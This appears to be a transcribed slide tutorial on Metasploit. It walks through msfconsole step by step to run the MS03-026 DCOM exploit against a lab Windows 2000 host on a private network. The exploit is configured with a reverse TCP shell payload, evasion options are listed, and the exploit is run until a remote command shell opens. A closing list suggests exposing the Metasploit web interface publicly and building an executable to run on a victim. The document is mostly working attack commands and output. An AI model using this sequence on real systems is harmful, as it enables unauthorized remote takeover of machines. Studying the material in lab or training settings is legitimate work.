
```
msf > use exploit/windows/dcerpc/ms03_026_dcom
msf exploit(ms03_026_dcom) > set RHOST 192.168.170.128
RHOST => 192.168.170.128
msf exploit(ms03_026_dcom) > 
```

msfconsole – set payload




```
msf > use exploit/windows/dcerpc/ms03_026_dcom
msf exploit(ms03_026_dcom) > set RHOST 192.168.170.128
RHOST => 192.168.170.128
msf exploit(ms03_026_dcom) > set PAYLOAD windows/shell/reverse_tcp
PAYLOAD => windows/shell/reverse_tcp
msf exploit(ms03_026_dcom) >
```

msfconsole – show options




```
msf > use exploit/windows/dcerpc/ms03_026_dcom
msf exploit(ms03_026_dcom) > set RHOST 192.168.170.128
RHOST => 192.168.170.128
msf exploit(ms03_026_dcom) > set PAYLOAD windows/shell/reverse_tcp
PAYLOAD => windows/shell/reverse_tcp
msf exploit(ms03_026_dcom) > show options

Module options:

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST  192.168.170.128  yes       The target address
   RPORT  135              yes       The target port


Payload options:

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique: seh, thread, process
   LHOST                      yes       The local address
   LPORT     4444             yes       The local port
```

msfconsole – show advanced



```
msf exploit(ms03_026_dcom) > set LHOST 192.168.170.1
LHOST => 192.168.170.1
msf exploit(ms03_026_dcom) > show advanced

Module advanced options:

   Name           : CHOST
   Current Setting:
   Description    : The local client address

   Name           : CPORT
   Current Setting:
   Description    : The local client port

   Name           : ConnectTimeout
   Current Setting: 10
   Description    : Maximum number of seconds to establish a TCP connection

   Name           : ContextInformationFile
   Current Setting:
   Description    : The information file that contains context information

   Name           : EnableContextEncoding
   Current Setting:
```


msfconsole – show evasion



```
msf exploit(ms03_026_dcom) > show evasion

Module evasion options:

   Name           : DCERPC::fake_bind_multi
   Current Setting: True
   Description    : Use multi-context bind calls

   Name           : DCERPC::fake_bind_multi_append
   Current Setting: 0
   Description    : Set the number of UUIDs to append the target

   Name           : DCERPC::fake_bind_multi_prepend
   Current Setting: 0
   Description    : Set the number of UUIDs to prepend before the target

   Name           : DCERPC::max_frag_size
   Current Setting: 4096
   Description    : Set the DCERPC packet fragmentation size

   Name           : DCERPC::smb_pipeio
   Current Setting: rw
   Description    : Use a different delivery method for accessing named pipes
      (accepted: rw, trans)

   Name           : TCP::max_send_size
   Current Setting: 0
   Description    : Maxiumum tcp segment size.  (0 = disable)

   Name           : TCP::send_delay
   Current Setting: 0
   Description    : Delays inserted before every send.  (0 = disable)
```

For more info check out Thermoptic Camouflage BH 2006 talk
http://metasploit.com/confs/blackhat2006/blackhat2006-thermoptic.pdf

msfconsole – exploit




```
   Current Setting:
   Description    : Use SSL

   Name           : WfsDelay
   Current Setting: 0
   Description    : Additional delay when waiting for a session


msf exploit(ms03_026_dcom) > exploit
[*] Started reverse handler
[*] Trying target Windows NT SP3-6a/2000/XP/2003 Universal...
[*] Binding to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_ip_tcp:192.168.170
.128[135] ...
[*] Bound to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_ip_tcp:192.168.170.1
28[135] ...
[*] Sending exploit ...
[*] Sending stage (474 bytes)
[*] The DCERPC service did not reply to our request
[*] Command shell session 1 opened (192.168.170.1:4444 -> 192.168.170.128:1052)

Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-1999 Microsoft Corp.

C:\WINNT\system32>
```


Fun Stuff

- msfd - msf daemon
- setting your msf web to listen to a “public” IP
- msfpayload – creating an .exe you can run on the victim so you can interact with msf

msfd



